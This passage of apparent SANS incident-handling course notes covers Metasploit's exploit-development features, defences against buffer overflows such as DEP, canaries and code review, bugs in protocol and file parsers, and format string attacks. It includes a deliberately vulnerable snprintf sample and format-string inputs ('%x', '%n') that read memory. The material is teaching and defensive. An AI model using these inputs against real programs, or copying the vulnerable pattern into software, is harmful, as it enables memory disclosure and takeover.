- **Privilege escalation framework**: A module called "priv" contains additional features that allow an attacker to alter the timestamps associated with files in NTFS to any setting the attacker wishes, possibly confusing a forensics investigator. Priv also includes the ability to dump password hashes from the SAM database of an exploited system, so that they can be cracked. Finally, priv is extendible to include privilege escalation attacks from within the Meterpreter loaded onto a vulnerable system.

Metasploit Routines for Development

Metasploit

- Metasploit includes routines used by exploit developers
  - Payloads
  - Various encoders/decoders for polymorphic code
  - Randomized NOP generator
  - Wrapper for shellcode generation (including an attacker-supplied list of bytes to avoid)
  - Routines for finding the exact offset in a buffer that overwrote the return address (using input with pattern and looking for that pattern starting at a given address)
  - Shellcode creation: Package up all the above into an exploit, ready for launch
  - Msfelfscan and msfpescan: Search executables and libraries for machine language elements that could be a sign of vulnerabilities

The Metasploit framework includes code for several functions useful to developers of exploit code. The overall API includes functions such as

- Various payloads.
- Various encoders and decoders to create polymorphic code to evade detection and filtering.
- A NOP sled generator that is built from functionally equivalent NOP instructions (again, to evade the detection mechanisms that look for consistent NOP sleds).
- A wrapper for shellcode generation: The attacker specifies which bytes should be avoided because they are filtered on the target system. This code generates shellcode payloads that don't have these bytes in any OpCode or addresses.
- Routines for finding the exact offset in a buffer that overwrote the return address: To help an attacker identify where in the submitted input the modified return pointer should be loaded, this code provides input of a specific pattern. It then includes a routine to look for this pattern starting at a given address on the stack.
- Shellcode creation: This routine packages up the shellcode created based on all of the routines listed above in a tight piece of code ready to launch at the victim.
- Msfelfscan and msfpescan: These tools search executables and libraries for machine language elements that could be a sign of vulnerabilities, such as POP+POP+RETURN sequences, which often indicate a function call return (popping the local variables and return pointer off the stack, followed by a return to the calling function).

This library can be used to define exploits in nice little object-oriented chunks. Then, each Perl object can be called on to run an exploit, using custom code or the Metasploit framework.

Why Use the Metasploit Framework

Metasploit

- Benefits of using the Metasploit Framework for development
  - Many features already built in simplify development
  - More than a thousand example exploits to learn and copy from
  - After an exploit is developed in the framework, it can use any payload already in the framework
  - If you develop in the framework, your exploit can be popped right into the Metasploit engine
    - In other words, you've already got a wonderful user interface and huge built-in user base to leverage

Why would an exploit developer write his or her wares inside of the Metasploit framework? First off, many features are already built into the framework, such as Windows Service Pack independence, retrieving the stack pointer, and other capabilities. That simplifies the development process greatly. Secondly, the framework includes more than a thousand exploits from which to learn. Developers can see how H.D., spoonm, and others handled various issues, and use that as a starting point. Thirdly, once an exploit is developed in the framework, the developer can choose from any one of the payloads already included in the framework. That's instant flexibility, without any additional development effort (in fact, less development effort).

Furthermore, if a developer works in Metasploit to create an exploit, the resulting code can be inserted directly into Metasploit by just placing its code in the appropriate directories. That's really simple integration, giving the developer three really good user interfaces from which to choose. No user interface needs to be created, because all that work has already been done! Also, if the developer wants a lot of people to start using the exploit, he or she has a relatively large number of users with Metasploit already installed. There is an embedded base of Metasploit users who would more rapidly adopt and utilize the new exploit.

Buffer Overflow Defense – Preparation

Metasploit

- At a minimum, keep your systems patched
- Vendors frequently release patches for various programs that have buffer overflows
- A robust patching process involves rapidly obtaining, testing, and applying patches
- Utilize host-based IPS that offers buffer overflow protection by
  - Blocking certain calls into the kernel from certain applications
  - Offering additional memory protection to areas like the stack
- Deploy application white listing software

Gee, this is a recurring theme! Keep those darn machines patched, or else an attacker can easily exploit your system as new flaws are discovered.

An additional area of defense involves host-based Intrusion Prevention Systems (IPS) that can help prevent buffer overflow vulnerabilities from being exploited. Some host-based IPSs work by blocking certain system calls for some applications, in effect wrapping the kernel of such machines in a protective layer of software. Furthermore, some host-based IPSs protect the stack and heap with non-executable capabilities, as we discuss next.

You can also deploy application white listing software. These products may not stop the exploit, but they can help stop the payloads from being executed.

Buffer Overflow Defenses – Build Time Preparation

Metasploit

- Configure system so that no instructions can be retrieved from stack
- Stops some buffer overflows, but not all
- May break some applications that do unusual things with the stack
- Still useful on sensitive systems
- Grsecurity at www.grsecurity.net
- PaX at pax.grsecurity.net
- SELinux at http://selinuxproject.org
- Microsoft Enhanced Mitigation Experience Toolkit (EMET) helps address vulnerabilities in third-party software

A lot of buffer overflow attacks rely on running code out of the stack. But, the stack is designed to store function call arguments, return pointers, and local variables of functions, not executable code! Executing code from the stack is a dangerous thing. So, can you somehow stop code from executing from the stack? Yes. You could implement a non-executable system stack to stop most stack-based buffer overflow attacks. This won't prevent all buffer overflows, but it stops most of them. If a system cannot execute instructions from its stack, many buffer overflow exploits (but not all) will not function. Even though this technique cannot stop all buffer overflows, it goes a long way toward stopping most of them.

Other specialized Linux versions, such as Grsecurity and Pax, also support the concept.


You should definitely consider deploying such defenses on your sensitive systems, but test all applications first! This feature could break some strangely coded applications that expect to execute code from their stack.

Another outstanding security tool is the Microsoft Enhanced Mitigation Experience Toolkit (EMET) helps address vulnerabilities in third-party software (https://support.microsoft.com/en-us/kb/2458544).

Data Execution Prevention in Windows

Metasploit

- Modern Windows systems (XP SP 2 and later) include Data Execution Prevention (DEP) functionality
  - Marks pages non-executable, including the stack
  - Hardware and software-based DEP
  - Hardware-based DEP (the stronger of the two) works only on machines with processors that support execution protection (NX) technology
  - Software-based DEP is activated by default for "essential Windows programs and services"
    - Reverse engineering is an active area of research
  - View the setting at Start→Settings→Control Panel→System→Advanced. Click Settings under Performance and go to Data Execution Prevention
  - Many modern Metasploit exploits and payloads can dodge DEP using return-oriented programming techniques



Starting with Windows XP SP 2 and all subsequent versions of Windows, Microsoft includes a capability called "Data Execution Prevention" (DEP), which marks certain pages, such as the stack, as non-executable.

There are two kinds of DEP supported in Windows: hardware-based DEP and software-based DEP. The hardware-based DEP feature works only on machines with processors that support execution protection (NX) technology, which is a common feature in today's processors.

The software-based DEP is activated by default in Windows for essential Windows programs and services, such as the RPC Locater service. You can look at your DEP settings on Windows by going to Start→Settings→Control Panel→System→Advanced. Then, click Settings under Performance and go to Data Execution Prevention.

Many modern Metasploit exploit and payload modules have the ability to dodge DEP defenses. Some of them accomplish this using Return-Oriented Programming (ROP) techniques. ROP involves altering return pointers so that the program executes existing libraries of legitimate operating system code on the target machine, instead of the attacker's own code. Each little chunk of the OS code the attacker wants to execute in an attacker-chosen order is referred to as a "gadget." Instead of inserting the attacker's code into memory and changing a pointer to run it (as with traditional buffer overflow exploits), ROP involves orchestrating the execution of existing OS functions as gadgets in a specific order to achieve the attacker's goals. DEP can't stop ROP, because the OS libraries must be marked as executable for the OS itself to function.

Buffer Overflow Defenses – Compile Time Preparation

Metasploit

- Some compilers use canaries to protect the return pointer
- Calculate a keyed hash of the return pointer and place it on the stack
- When a function call finishes running, double-check that the return pointer and canary still match
- If not, don't return from the function; crash gracefully
- For Linux, some applications include canaries or additional tables for more indirection
  - There are also attacks against these (documented in Phrack 56)
- In April 2003, similar buffer overflow defensive techniques were added to OpenBSD
- Windows 2003 and later also includes a canary feature
- Three types of canaries
  - Random, XOR, and Terminator

Some compilers use a concept called a "canary" to protect the return pointer. When the return pointer gets pushed on the stack, the system calculates a keyed hash of the return pointer. This keyed hash result, known as a canary, is used later as an integrity check of the return pointer to make sure it hasn't been altered by an attacker. When a function call is made, the canary is pushed on the stack after the return pointer. When a function call finishes running, the system double checks that the return pointer and canary still match by recalculating the hash. If the canary and return pointer don't match appropriately, the system won't return from the function. Instead, it crashes gracefully.

Some versions of Linux check the integrity of the return pointer at the end of a function call using an MD5 hash to calculate a canary. They also create a separate set of return pointers and store them in a memory location far away from the system stack. There are attacks against these approaches, however, as described in Phrack 56.

Similar defensive strategies (canaries and separate return pointers) were also built into OpenBSD.

Finally, Microsoft implemented a canary similar to Linux in the compiler used to create Windows 2003 and later.

There are currently three types of canaries: random, terminator, and XOR based. The terminator canaries work by using values that will not carry over as part of a copy function in memory. For example, a null byte will not effectively carry over as part of many payloads, because it signals the end of a string for many string copy functions . For the random and XOR canaries, the goal is to use random and non-predictable values to protect the return pointer. The XOR random canaries use random values that are then XOR'd with other parts of stack data.

Buffer Overflow Defenses — Metasploit

- If you are a software developer
  - Always, always, always check the size of user input to make sure it fits
  - Truncate data or give an error if it's too big
  - User input from GUI, network, command-line, environment variables... everywhere
- Regardless of the programming language (C, C++, Perl, Java, whatever)
  - Controversial
  - C and C++ are the most important languages to be careful in, because they rely on the programmer to manage memory
  - But, buffer overflows are possible (albeit somewhat unlikely) in other languages, including Perl and Java, especially if such code is linked in with C libraries

If you develop software, make sure you always check the size of user input before loading it into memory. If the user-provided input is too big, truncate it, or give the user an error message. By user input, I mean everything a person or other machine interacting with your program can throw at it: every opening, no matter how strange it may seem. You need to check all data received from the GUI, network (all fields), command-line options, environment variables. Everything, really! Otherwise, an attacker is going to hose you.

It's easy to create a buffer overflow condition accidentally (or on purpose) in C and C++. Some people think that they don't have to worry about buffer overflows if they code in a language such as Perl or Java. Although it is true that it's harder to create a buffer overflow condition in these languages, it's still possible. Also, your Java or Perl program may call a library written in C. If you don't check the input size, the C routine likely will not either, and you'll be vulnerable. Therefore, regardless of the language you are coding in, always check the size of user input and truncate extraneous data that you don't want.

Buffer Overflow Defenses – Better Programs! Preparation

Metasploit

- Avoid programming mistakes
  - Know what buffer overflows are and avoid them
- Awareness/training for developers
  - Code reviews
  - Make Windows developers read
- *Writing Secure Code 2* by Howard and Leblanc
  - Make UNIX developers read
    - "Secure Programming for Linux and UNIX Howto" by David Wheeler
    - http://www.dwheeler.com/secure-programs/

If you are not a developer, you have to make sure that your developers know how to write secure code. It's not easy, but it is important.

Encourage them to read about secure programming. Some of my favorite resources for secure coding on a Windows platform include the book *Writing Secure Code 2* by Howard and Leblanc. It's a great gift for the programmers in your life!

Also, you can get a great white paper on developing secure code on Linux and UNIX from Dave Wheeler's website. Download this and give it to your software development team. Put a big red bow on it, and you've got a free gift for someone!

The Windows book and the UNIX/Linux White Paper are really helpful in educating developers about writing secure code.

Code-Checking Tools

Metasploit

- Automated code-review tools can search for known weak functions and heuristic checks to see if buffer usage is OK
- Free automated code-checking tools for C and C++
  - RATS: Rough Auditing Tool for Security
  - Flawfinder: http://www.dwheeler.com/flawfinder
- Commercial code-analysis tools
  - Fortify Source Code Analyzer: More than a dozen languages at http://www8.hp.com/us/en/software-solutions/static-code-analysis-sast
  - Coverity Static Analysis: C, C++, C#, and Java, at www.coverity.com
  - Klocwork Insight Pro: C, C++, C#, and Java, at www.klocwork.com
  - GrammaTech's CodeSonar: C, C++ at www.grammatech.com
- Commercial binary-analysis tools
  - Veracode's suite of tools at www.veracode.com
- Several dozen other static code-analysis tools are listed and described at http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis

These tools provide heuristic checks to see if there are any flaws in your code, such as buffer overflows. They aren't perfect. They cannot find subtle buffer overflow conditions, and they are subject to false positives (which can be a waste of time) and false negatives (which instill a false sense of security). But, they can find a variety of flaws in an automated fashion.

The first set of tools in the list above is all free. The second grouping is commercial tools that analyze source code, such as C, C++, C#, and Java. The last item includes a binary-analysis tool from Veracode, which doesn't require source code, but instead looks at the already compiled code for various security and other flaws.

Several dozen other static-code analysis tools are listed and described at http://en.wikipedia.org/wiki/List_of_tools_for_static_code_analysis.

Additional Defenses – Preparation

Metasploit

- Strictly control *outgoing* traffic
  - Many organizations just worry about incoming traffic
  - You must carefully filter both directions
  - Utilize proxies for outbound traffic wherever possible; they give you a point of control and detection
  - DNS, HTTP, HTTPS, and be especially careful with SSH
- Start "hunt teaming"
  - Check for long URLs
  - Check for DNS entries that are on known blacklists
  - Check for beacon connections
  - Check for odd services and .exes
- Webcast on topic (Seth Misenar and Eric Conrad)
  - http://blip.tv/securityweekly/continuous-ownage-why-you-need-continuous-monitoring-6892115

Filter both incoming and outgoing traffic from your site to minimize the avenues an attacker has to get in or communicate out. For your outbound traffic, utilize proxies wherever possible. They give you a point of control and detection.

It is also fairly safe to assume you have been compromised. Because of this it is increasingly necessary for us to start hunting for attackers who have successfully flown under the radar. Hunt teaming is an activity where we utilize a number of techniques to bypass traditional security technologies as part of our penetration tests to hunt down other attackers who may have used similar techniques.

Instead of looking for things which are "bad," we can start looking for outliers. For example, we can look for long URLs. We can look for evil entries in our DNS internal DNS cache. In fact, there is a cool tool by Ethan Robish that allows you to do just that. It can be found here:

https://bitbucket.org/ethanr/dns-blacklists/

Finally, there is a great webcast on this topic by Seth Misenar and Eric Conrad from SANS. The hour-long can be found at http://blip.tv/securityweekly/continuous-ownage-why-you-need-continuous-monitoring-6892115.

Buffer Overflow Defenses

Metasploit

- Identification
  - Unusual server crashes
  - Execution of code from stack
  - IDS/IPS alerts
  - Extra accounts appearing on system
- Containment
  - Deploy non-executable system stacks
  - Patch other systems before they get whacked
- Eradication: Apply patches when available
  - If system compromised as admin/root, rebuild from original media and patches
- Recovery
  - Carefully monitor system after it's back in production

Identifying buffer overflow attacks can be tricky. First, look for unusual server crashes. Also, you can use various non-executable system stack features in Solaris, Windows, Linux, and HP-UX to alert you when someone tries to execute code out of the stack. Also, IDS and IPS tools have signatures to look for buffer overflow attacks. Finally, look for new accounts on the system. Attackers frequently create new accounts when they've taken over a machine using a buffer overflow.

For containment, you need to quickly harden similar systems on your network. Otherwise, the attacker is likely to spread through your network using the exact same attack against other systems.

For eradication and recovery, you should rebuild. If an attacker compromises your system with root privileges, you will likely have to rebuild it from scratch using the original install media and patches.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - **Parser Problems**
8. Format String Attacks
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

SANS SEC5 134

Now, we look at a category of programs that are frequently plagued with buffer overflow flaws: file and protocol parsers.

Buffer Overflow Problem Area – Protocol Parsers

Parser Problems

- Protocol parsers are particular problem areas
- Grab data from the network and parse it for an application
- The code breaking data down into component fields is often ripe with buffer overflow vulnerabilities
  - Oct 2005: Snort Back Orifice preprocessor
  - July 2006: 1 Wireshark buffer overflow in parser
  - Feb 2007: Snort DEC/RPC preprocessor buffer overflow
  - Oct 2008: 5 Wireshark buffer overflows in parsers
  - Feb 2009: 2 Wireshark buffer overflows and one format string flaw
  - June 2010: 2 Wireshark buffer overflows
  - Oct 2010: 1 Wireshark buffer overflow
  - Jan 2011: 3 Wireshark buffer overflows
  - Jan 2012: 1 Wireshark buffer overflow
  - Aug 2012: 1 Wireshark buffer overflow
  - Oct 2012: 1 Wireshark buffer overflow
  - Jan 2013: 1 Wireshark buffer overflow
  - June 2013: 4 Wireshark buffer overflows
  - July 2014: 3 More Wireshark buffer overflows

Protocol parsers are a particular problem areas for buffer overflow vulnerabilities. These parsers grab data from the network and parse it for an application. The code that breaks the data down into its component fields is often ripe with buffer overflow vulnerabilities. The act of separating these fields often involves copying several different elements around in memory, an action that must be done while carefully checking the size of data to be copied. Otherwise, a buffer overflow vulnerability results. The slide shows but a handful of examples of protocol and file parsers with major buffer overflow vulnerabilities.

Not to pick on Wireshark, but you sure do need to keep that one up to date!

Ideally, one should not perform the initial packet capture with Wireshark. Use tcpdump, and then analyze offline with Wireshark. Analysis of packets does not require super user privileges.

Protocol Parser Buffer Overflows

Parser Problems

- Flaws in these protocol parsers let the attacker get the privileges of the vulnerable program
  - Often, these programs run with root or system privileges
    - They can grab packets in promiscuous mode, and/or
    - They can attach to a port number less than 1024 on UNIX, and/or
    - Because they involve system-level functionality
- Based on lack of bounds, checks in protocol parsers
  - It's notoriously hard to get these just right
- Often, an admin user (such as a network administrator) runs protocol parsers to look at delay captured data
  - At that point, the attacker has administrative privileges on the network administrator's machine

With many of these protocol parser buffer overflows, an attacker can flood your network with this type of exploit, sending the attack to arbitrary machine addresses on the port associated with the vulnerable service. Then, the attacker can just sit back and wait for some application or an administrator to use a protocol parser to view data grabbed from the network. Boom! The attacker gets admin privileges on that victim machine.

File Parser Buffer Overflows

Parser Problems

- Programs that open files also have parsers, many of which have buffer overflow flaws
- By just reading a given file created by an attacker, the bad guy could crash an application or possibly execute commands; some applications that have a history of such flaws
  - Winzip, iTunes, Wordpad
  - Symantec, Trend Micro, and McAfee antivirus tools
  - EnCase and Sleuth Kit forensics software
  - Word, PowerPoint, Excel office tools
  - Adobe Reader, Acrobat, and Flash frequently have such flaws

Beyond protocol parsers, any program that opens a file of a given type has to parse the contents of that file to read it. Many of these parsers have flaws as well. Products with such issues include Winzip, iTunes, Wordpad, numerous antivirus tools, forensics software suites, Microsoft Office products, and Adobe Acrobat Reader.

Note the ones associated with antivirus tools. This is a major area of concern, in that an attacker may be able to craft an antivirus kill file that renders an AV tool blind, but make it appear to be still running. Also, the issues with forensics tools are a concern, because they could allow digital evidence to actually alter the tool being used to analyze the evidence.

Defenses for File and Protocol Parser Vulnerabilities

Parser Problems

- Be careful with programs that parse protocols and files
  - All network-using apps do
  - Most other file-reading apps do as well
  - Pay special attention to your sniffer tools and their associated analysis programs
  - Usually installed on sensitive networks (DMZ, data centers) to monitor
  - Wherever you have Wireshark, Snort, tcpdump, NetMon, or any other sniffer installed, make sure you keep patches up-to-date

How do you defend against this menace of buffer overflow flaws in protocol and file parsers? Well, be careful with programs that parse protocols. Of course, nearly all network-using applications have to parse protocols to move data across the network. Also, most programs support opening a file of some type.

But, pay extra special attention to your sniffer tools and their associated analysis programs, such as Wireshark, Snort, tcpdump, NetMon, or any others. These tools must be carefully patched on a frequent basis, as vendors release fixes. These sniffing programs are often installed on sensitive networks, such as DMZs, data centers, and so on, because these locations are where you want to monitor traffic. Therefore, we have an application type that often has vulnerabilities and is located on or near sensitive machines. An unpatched sniffer system is akin to asking for trouble on your network.

Course Roadmap

- **Incident Handling**
- **Applied Incident Handling**
- **Attack Trends**
- **Step 1: Reconnaissance**
- **Step 2: Scanning**
- **Step 3: Exploitation**
  - **Gaining Access**
  - Web App Attacks
  - Denial of Service
- **Step 4: Keeping Access**
- **Step 5: Covering Tracks**
- **Conclusions**

EXPLOITATION

1. BGP Hijacking
2. Multipurpose Netcat
   - Lab: Netcat's Many Uses
3. Passive and Active Sniffing
4. Session Hijacking with Ettercap
5. Lab: ARP and MAC Analysis
6. DNS Cache Poisoning
7. Buffer Overflows
   - Metasploit
   - Parser Problems
8. **Format String Attacks**
9. Lab: Metasploit Attack and Analysis
10. Password Cracking
    - Cain
    - John the Ripper
    - Lab: John the Ripper
11. Pass-the-Hash Attacks
12. Worms and Bots
13. Virtual Machine Attacks

Now, we talk about another vulnerability caused by faulty programming: Format String vulnerabilities.

Format String Attacks

- Who would've thought that simple little printf could cause big problems
- By manipulating programs that misuse the printf and related commands, an attacker can
  - Read arbitrary information from memory
  - Manipulate information anywhere in memory
- By manipulating information anywhere in memory, an attacker can have complete control over the victim process
  - If victim process runs with root or admin privileges, attacker can own the system
- Excellent paper on this by Tim Newsham at http://www.thenewsh.com/~newsham/format-string-attacks.pdf
- Recently seen in iOS and Mac systems

After buffer overflows, format string errors are emerging as the next major programming problem that allows attackers to take over systems. Although buffer overflows got a lot of publicity starting with Aleph One's paper in 1996, format string attacks entered the spotlight in late 2000. They have remained a major issue since then, with new problems discovered on a regular basis through today.

These attacks are based on misuse of function calls related to printf, such as printf itself, sprintf, and snprintf.

When a programmer misuses one of these functions when handling user input, an attacker can manipulate the program to read information from memory or overwrite memory locations with data of the attacker's choosing. By altering arbitrary memory locations, an attacker can have complete control over a target system.

printf – Common Misuse

- The right way
  ```
  printf("%s", buffer);
  ```
- The wrong way
  ```
  printf(buffer);
  ```

That's the format string.

Because there's no format string, the buffer itself is interpreted as the format!

- Unfortunately, the wrong way still compiles without complaints
  - The compiler just makes sure there is > 1 argument for printf
- The wrong way also runs "properly"
  - The program thinks the string is a format that looks like "[string_contents]"
  - The wrong way is incredibly common in programs, because of sheer sloppiness

The printf function is supposed to include a format string as its argument. This format string specifies the way that printf is supposed to display the characters it is printing and is usually included in quotes as the first argument in the function call. (In sprintf and snprintf, it is a later argument in the function call.)

Sloppy programmers often omit the format string and simply call printf with the buffer they want printed. The system interprets the buffer in the printf call as the format string itself. The system therefore prints the contents of the buffer, as the programmer wants, but this leaves a major security hole, as we shall see.

So, although the wrong way is certainly wrong, it still compiles and has the major functionality desired by the programmer. The undesired side-effect, however, is that the attacker can take over the program and possibly the entire system.

What Does the Wrong Way Do?

Format String Attacks

- If a program is implemented in the "wrong" way, an attacker can place input into the string that is interpreted as a string format
  - `printf(buffer);`
  - What if buffer is set to a value of "%d"
  - The printf command would interpret the buffer as a format for printing a decimal integer
  - Then it would go to the stack to grab an integer to print, because it expected the integer to be passed to the function on the stack
    - Printf expects to be called like this, so it looks for a variable on the stack


      ```
      printf("%d", variable);
      ```
  - There's not necessarily an integer on the stack, so it prints what appears to be garbage

When used the wrong way (called without a format string), the printf function interprets the buffer as the format string. If an attacker loads the buffer with the characters "%d", printf thinks it was called with a format string that says to print a decimal integer.

The printf function tries to print a decimal integer. But, where will it get the integer to print? Well, printf expects that the integer was passed to it in the function call. If the programmer had done things properly, printf would have been given the %d followed by a variable. That's what printf thinks it is called with.

As we saw in the buffer overflow section, function call arguments are supposed to be on the stack, loaded there by the system as the function call gets made. Therefore, printf goes to the stack to try to grab the contents of the memory location that appears right after the buffer variable. It grabs this information from the stack, thinking it is a double integer to print. It prints this information, which is an address, so it looks like garbage on the screen.

Great! We've printed garbage, but wait, there's more an attacker can do with this.



To understand format string attacks and analyze them in more detail, we're about to dance in the stack, analyzing what happens in the stack when some curious user input is provided to a program that has format string flaws. Now, some of you aren't stack dancers, in that you don't code in the C programming language, or, if you do, you don't do detailed stack analysis. That's OK. You don't have to be a programmer or stack expert for this course or to be an effective incident handler.

Truth be told, for most incident handling, you just need to know that if someone provides user input that contains quotes ("), %x, %d, and/or %n, they are likely trying a format string attack against a program. So, look through user input for that sort of strange item.

However, given just that information, you are surely wondering why such input constitutes an attack. Let's explore why this is so by dancing in the stack, analyzing what happens when a format string vulnerability is attacked with these characters.

What If

Format String Attacks

- Suppose
  - Someone has messed up a snprintf command
  - Some input to the program (from the user interface or network) is loaded into a variable that is used in the snprintf command
- snprintf syntax

```
snprintf(char *str, size_t size, const char *format,
...);
```

- Our programmer does

```
snprintf(buffer, sizeof buffer, user_input);
```

OOOPS! Forgot the format string. The user input is interpreted as the format!

Let's take a closer look at an error involving the snprintf command. This attack would work equally well with printf and sprintf.

We're going to use snprintf, because it allows a programmer to copy information to a string, using tight control over how many characters get copied. We are using snprintf in our example to prove that even with carefully counting the size of buffers, format string attacks are still possible. These are a different breed of attack than buffer overflows.

The syntax of snprintf shows that its arguments include a character string. This first argument is the destination string that the function will write to. The next argument is the size of the buffer (the number of characters) that will be copied. Next, we should have the format string, which should look something like, " %d %c", describing how the characters are to be printed. Finally, we have arbitrary numbers of variables to be printed into the original character string.

Our sloppy programmer forgets to put in a format string and simply uses snprintf with the user_input buffer. The program still works, but has a nasty side effect.

Format String Vulnerable Code


```
main()
{
  char user_input[100];
  char buffer[100];
  int x = 1;
  ...
  /*get user_input*/
  ...
  snprintf(buffer,
  sizeof buffer,
  user_input);
}
```

OOOPS! Forgot the format string.

The user input is interpreted as the format!

Here's what some code with this mistake would look like. Note that the developer forgot to include the format string in the snprintf statement.

Let's Hack This – Read the Stack


- Attacker enters "%x %x %x" into user_input
  - Becomes
    - `snprintf(buffer, sizeof buffer, "%x %x %x");`
  - Buffer now contains the next three hexadecimal values on the stack
  - We're grabbing stuff from the stack
  - By expanding this, we can grab the contents of various nearby locations in memory

The attacker can read information from the stack by entering data into the user_input variable. The attacker types "%x %x %x", which gets loaded into the user input. When the program gets to the snprintf function call, these "%x"s are sent to snprintf, which interprets the user_input buffer as the format string. This format string says to print three hexadecimal numbers into the variable buffer. The program dutifully fetches the next three values on the stack and loads them into the variable buffer. If the variable buffer is later printed to the screen, the attacker can see the contents of these next three values on the stack.

In this way, the attacker is grabbing information from the stack and can potentially see it if the program ever prints out the variable buffer. The same type of attack works with printf and sprintf, too. The attacker is reading various memory locations by typing format strings into user input. Pretty nifty!

Example with Windows Sort

- This bug was discovered by a SANS student
- Bring up a command prompt on Windows
- Run the sort command with a format string



To get a feel for how this works, bring up a command prompt. Now, use the sort command with a format string as its user input, as in

```
C:\> sort "%x%x%x"
```

Try adding more "%x"s to see what happens:

```
C:\> sort "%x%x%x%x%x%x%x%x%x%x"
```

See the gibberish in the output? That's caused by a format string flaw in sort. We are printing the contents of the stack!

More Info about Printf

Format String Attacks

- The "%n" format in a printf command makes printf store the number of characters that should have been output before encountering the %n
  - This number is stored in an address space indicated by the next argument of printf
- printf("Hello world!%n", &variable);
  - Loads the number 12 into variable
- Yeah, so...
- We are *writing* to memory using printf

Before we break this thing wide open, we need to review an extra fact about printf and its cousins: sprintf and snprintf.

If a format string ever includes the directive %n, the printf function stores the number of characters it would have printed so far in its operation. For example, if it has printed 12 characters so far, it stores the number 12. But, where does it store this number? It stores them at a memory location given to it in the printf arguments (the variable named "variable" in our example).

Therefore, if printf is told to print, "Hello world!" followed by a %n in its format string, it prints these characters, and then loads 12 (the number of characters printed) into a memory location in its arguments. In this example, we send it the address of a variable called "variable." The contents of the variable memory location is then set to 12.

What does this allow us to do? Note that we are now **writing** to memory using a printf statement. That's a biggie. Let's see why.

